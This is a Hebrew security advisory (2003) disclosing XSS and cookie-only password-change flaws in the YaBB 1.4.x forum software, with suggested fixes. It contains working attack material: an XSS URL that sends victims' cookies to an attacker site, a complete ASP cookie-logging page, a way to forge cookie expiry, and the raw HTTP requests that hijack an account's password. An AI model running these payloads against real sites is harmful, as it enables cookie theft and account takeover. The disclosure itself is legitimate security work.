ניר אדר
nir@underwar.co.il

אסף רשף
assaf@fullscreen.co.il

גירסה 1.00 – 9.2.2003

YaBB 1.4.0 & 1.4.1 security vulnerabilities

אנא שלחו תיקונים והערות אל המחברים.

בעיות אבטחה במערכת הפורומים YaBB

מסמך זה מתאר בעיות אבטחה שנמצאו על ידי המחברים במערכת הפורומים הפופולרית YaBB. (נבדק על YaBB 1.4.0 & 1.4.1). מסמך זה הוא תרגום של המסמך המקורי באנגלית, שהופץ באתרים השונים ברחבי העולם. ידע קודם נדרש:

- שליטה ב-ASP וב-HTML.
- הכרת פרוטוקול HTTP.

תקציר

מערכת הפורומים של YaBB היא מערכת חינמית המאפשרת למנהלי אתרים להוסיף פורומים מבוססי PHP לאתר שלהם. שתי בעיות אבטחה במוצר מאפשרות לתוקף לגנוב את ה-cookie של משתמשי הפורום, וכן להשתמש ב-cookie על מנת לגנוב חשבונות משתמשים בפורום ועוד.


הבעיות הנדונות במסמך זה:

1. XSS Vulnerability בתהליך ההתחברות (logon) אל המערכת.
2. שיטה לא בטוחה לעדכון פרופיל המשתמש במערכת.

XSS Vulnerability בתהליך ההתחברות אל המערכת

בתהליך ההתחברות אל המערכת, אם אנחנו מקישים שילוב של שם משתמש/סיסמא לא תקפים, המערכת מציגה את השם והסיסמא שהקשנו. כמו כן, תגים של HTML אינם מנוקים משדה הססמא המוצג.

למשל, אם נכניס בתור שם משתמש את השם YaBB ובתור ססמא נכתוב
123<B>HERE</B>123 נקבל את התוצאה הבאה:



עובדות אלו יוצרות חור אבטחה: אי סינון תגי ה-HTML מאפשר לנו לכתוב קוד HTML/JavaScript זדוני שיופיע כחלק מהדף.

מרגע שהתגלה חור אבטחה זה, גניבת ה-cookie של משתמשים בפורום היא משימה פשוטה.

השיטה לכך היא ליצור XSS Vulnerability באתר המטרה, שיגרום לו לשלוח את ה-cookie של המשתמש אל אתר אחר שניצור (למשל אתר מבוסס ASP), שיאגור את ה-cookies הנאספות.

שימוש אפשרי הוא שליחת משתמשים אל כתובת כגון הכתובת הבאה:

http://target.com/forums/index.php?board=;action=login2&user=USERNAME&cookielength=120&passwrd=PASSWORDwindow.location.href(%22http://www.oursite.com/hack.asp?%22%2Bdocument.cookie)

יתר על כן, הפניית משתמש כלשהו לכתובת זו עלולה להעלות חשד אצל אותו משתמש. לפיכך, נוכל לפעול גם בצורה הבאה: ניצור דף לו תהיה מסגרת (frame) בלתי נראית, שתבצע הפנייה אל דף זה.

בצורה כזו, המשתמש כלל לא יהיה מודע שה- cookie שלו נשלח אל התוקף.

הערה: מערכת הפורומים איננה מאפשרת לנו להשתמש בתווים "=" או "%3d" כחלק מהססמא, ולכן איננו יכולים להשתמש במתודה ("request("data בקובץ ה-ASP שניצור על מנת לאסוף את הססמא.

(כי אז היינו צריכים לשים את המחרוזת "data=" כחלק מהכתובת).

כעת נביט בדף האוגר את ה-cookies. דף אפשרי יכול להיות הדף הבא:

```
' file name: hack.asp
<%
Const ForAppending = 8
Const Create = True

Dim MyFile
Dim FSO ' FileSystemObject
Dim TSO ' TextStreamObject
Dim Str
Str = Request.ServerVariables("QUERY_STRING")

MyFile = Server.MapPath("./db/log.txt")

Set FSO = Server.CreateObject("Scripting.FileSystemObject")
Set TSO = FSO.OpenTextFile(MyFile, ForAppending, Create)

if (Str <> "") then TSO.WriteLine Str

TSO.close
Set TSO = Nothing
Set FSO = Nothing
%>
<HTML>
<BODY>
You have just been hacked.
</BODY>
</HTML>
```

הדף הנ"ל כותב את תוכן המשתנה (Request.ServerVariables("QUERY_STRING", המכיל את כל המחרוזת המופיעה לאחר ה"?", אל קובץ log, השומר את ה-cookies.

שיטה לא בטוחה לעדכון פרופיל המשתמש במערכת

מערכת הפורומים מכינה טופס (form) המשמש לעדכון פרטי המשתמש. הססמא הקודמת של המשתמש איננה נדרשת על ידי YaBB, כאשר המשתמש מבקש לשנות ססמא. הבדיקה שהמשתמש הוא משתמש תקף נעשית על ידי בדיקת ה-cookie של אותו משתמש.

מכאן, אם לתוקף יש cookie של משתמש כלשהו בפורומים, הוא מסוגל לשנות את הססמא שלו.

סימונים

- USERNAME - שם המשתמש אליו אליו אנו פורצים.
- USERNAME COOKIE - ה-cookie השייכת ל-USERNAME.

מבנה ה-cookie של YaBB

מבנה ה-cookie של YaBB הוא מהצורה הבאה:

```
Cookie: YaBBusername=<USERNAME>; YaBBpassword=ys6bPWmp44PXA;
expiretime=1034304354
```

נשים לב שאחד מהשדות מציין מתי פוקע תוקף ה-cookie. תוקף יכול לשנות את ססמת הקורבן, אפילו אם זמן פקיעת ה-cookie עבר. כל שעליו לעשות הוא לשנות את ה-cookie בצורה הבאה:

```
Cookie: YaBBusername=<USERNAME; YaBBpassword=ys6bPWmp44PXA;
expiretime=9999999999
```

במקרה זה, ה-cookie יהיה תקף תמיד.

ניצול השרת לשינוי סיסמת המשתמש לססמא חדשה

ראשית, אם התוקף רוצה לשנות רק את ססמת המשתמש ולא את כל הפרטים שלו, הוא צריך לקבל את פרטי המשתמש מהשרת. לאחר שהתוקף יקבל את פרטים אלו, הוא יוסיף אותם לבקשת ה-POST שתורכב על מנת לשנות את ססמת המשתמש. (בקשת ה-POST תכלול גם את ה-cookie הגנובה).

על מנת למצוא את פרטי המשתמש, נשלח את הבקשה הבאה אל השרת:

```
GET /forums/index.php?board=;action=profile;user=<USERNAME> HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel,
application/msword, */*
Accept-Language: en-us
Cookie: <USERNAME COOKIE>
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: www.victim.com
Proxy-Connection: Keep-Alive
```

השרת יחזיר טופס עם הפרטים של USERNAME, וכן יאפשר לתוקף לשנות אותם. נשים לב לעובדה שהטופס לא שואל את המשתמש לססמא הקודמת שלו, ולא בודק דבר זולת ה-cookie על מנת לוודא שזהו משתמש תקף. כעת, נשלח בקשת POST על מנת לשנות את ססמא המשתמש.

בקשת ה-POST תראה דומה לבקשה הבאה:

```
POST /forums/index.php?board=;action=profile2 HTTP/1.1
Accept: application/vnd.ms-powerpoint, application/vnd.ms-excel,
application/msword, image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
TUCOWS; YComp 5.0.0.0)
Host: www.victim.com
Content-Length: 286
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: <USERNAME COOKIE>
userID=666&user=<USERNAME>&passwrd1=HaCkEd&passwrd2=HaCkEd&name=<USER
NAME>&email=victim@hotmail.com&gender=&bday1=00&bday2=00&bday3=0000&l
ocation=&websitetitle=&websiteurl=&icq=3&aim=&msn=&yim=&usertext=&hid
eemail=on&usertimeformat=&usertimeoffset=0&signature=&secretQuestion=
&secretAnswer=&moda=1
```

הפרטים שהתוקף קובע הם אלו שהוא קיבל קודם לכן בבקשת ה-GET. נשים לב שהשדה userID הוא שדה מוסתר. כמו כן, נשים לב לשדות passwrd1, passwrd2 שהתוקף שולח לשרת. הערך בשדות אלו הוא הססמא החדשה שתהיה למשתמש. בדוגמא לעיל, אנו משנים את הססמא להיות HaCkEd.

פתרונות אפשריים לבעיות

עבור בעית ה-XSS:

- המנעות מהצגת שם המשתמש והססמא.
- לחילופין, סינון תגי ה-HTML משדה הססמא.

עבור בעית שינוי הססמא:

- המערכת יכולה לשמור את ה-IP של כל משתמש, ולהשוות אותו כאשר המשתמש מבקש לשנות ססמא.
- המערכת יכולה לבקש מהמשתמש להכניס גם את הסיסמא הישנה שלו לפני שהיא משנה את הססמא לססמא חדשה. בצורה זו, תוקף לא יוכל לשנות ססמת משתמש אם בידיו ה-cookie שלו בלבד.